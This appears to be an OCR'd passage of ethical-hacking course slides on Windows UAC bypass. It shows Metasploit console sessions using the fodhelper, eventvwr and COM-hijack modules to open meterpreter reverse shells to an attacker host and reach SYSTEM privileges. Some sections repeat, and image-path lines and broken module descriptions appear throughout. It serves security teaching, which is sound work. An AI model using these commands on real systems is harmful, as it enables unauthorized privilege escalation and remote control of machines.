
Bypassing UAC Protection via Memory Injection



```
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Desc
ription
   -   ----                                                  ---------------  ----       -----  ----
-------
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual     Yes    Wind
ows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual     Yes    Wind
ows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
   2   exploit/windows/local/bypassuac                        2010-12-31       excellent  No     Wind
ows Escalate UAC Protection Bypass
   3   exploit/windows/local/bypassuac_injection              2010-12-31       excellent  No     Wind
ows Escalate UAC Protection Bypass (In Memory Injection)
   4   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent  No     Wind
ows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
   5   exploit/windows/local/bypassuac_vbs                    2015-08-22       excellent  No     Wind
ows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
   6   exploit/windows/local/bypassuac_comhijack              1900-01-01       excellent  Yes    Wind
ows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   7   exploit/windows/local/bypassuac_eventvwr               2016-08-15       excellent  Yes    Wind
ows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   8   exploit/windows/local/bypassuac_sdclt                  2017-03-17       excellent  Yes    Wind
ows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
   9   exploit/windows/local/bypassuac_silentcleanup          2019-02-24       excellent  No     Wind
ows Escalate UAC Protection Bypass (Via SilentCleanup)
```


Privilege Escalation by Bypassing User Account Control (UAC) (Cont'd)

Bypassing UAC Protection Through FodHelper Registry Key




```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

Bypassing UAC Protection Through Eventvwr Registry Key




```
msf > use exploit/windows/local/bypassuac_eventvwr
msf exploit(windows/local/bypassuac_eventvwr) > set session 1
session => 1
msf exploit(windows/local/bypassuac_eventvwr) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\cmd.exe /c C:\Windows\System32\eve
[*] Sending stage (179779 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.106:4444 -> 192.168.1.105:65227)
[*] Cleaining up registry keys ...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Bypassing UAC Protection via Memory Injection



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Desc
ription
   -   ----                                                  ---------------  ----       -----  ----
-------
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual     Yes    Wind
ows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual     Yes    Wind
ows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
   2   exploit/windows/local/bypassuac                        2010-12-31       excellent  No     Wind
ows Escalate UAC Protection Bypass
   3   exploit/windows/local/bypassuac_injection              2010-12-31       excellent  No     Wind
ows Escalate UAC Protection Bypass (In Memory Injection)
   4   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent  No     Wind
ows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
```

Bypassing UAC Protection Through COM Handler Hijacking



```
msf > use exploit/windows/local/bypassuac_comhijack
msf exploit(windows/local/bypassuac_comhijack) > set session 1
session => 1
msf exploit(windows/local/bypassuac_comhijack) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Targeting Computer Managment via HKCU\Software\Classes\CLSID\{0A29FF9E-7F
[*] Uploading payload to C:\Users\raj\AppData\Local\Temp\bqLjioWg.dll ...
[*] Executing high integrity process ...
[*] Sending stage (179779 bytes) to 192.168.1.107
[*] Meterpreter session 2 opened (192.168.1.106:4444 -> 192.168.1.107:49209)
[*] Cleaining up registry ...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Privilege Escalation by Bypassing User Account Control (UAC)

When attackers fail to escalate privileges using a simple payload, they attempt to evade Windows security features such as UAC and to gain system-level access. To achieve this, attackers first lure the victim into accepting and running a specific file crafted by them.

In a Windows environment, even if the UAC protection level is set to any option, attackers can abuse a few Windows applications to escalate privileges without triggering a UAC notification.


Alternatively, attackers may inject malware into a trusted process to gain high-level privileges without any notification to the user.

Techniques to Bypass UAC Using Metasploit

- **Bypassing UAC Protection**

  Attackers use the **`bypassuac`** Metasploit exploit to bypass UAC security through process injection. It generates another session or shell without a UAC flag. After gaining shell access, attackers execute the **`getsystem`** and **`getuid`** commands to retrieve the privileges of system authority.

  `msf > use exploit/windows/local/bypassuac`


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

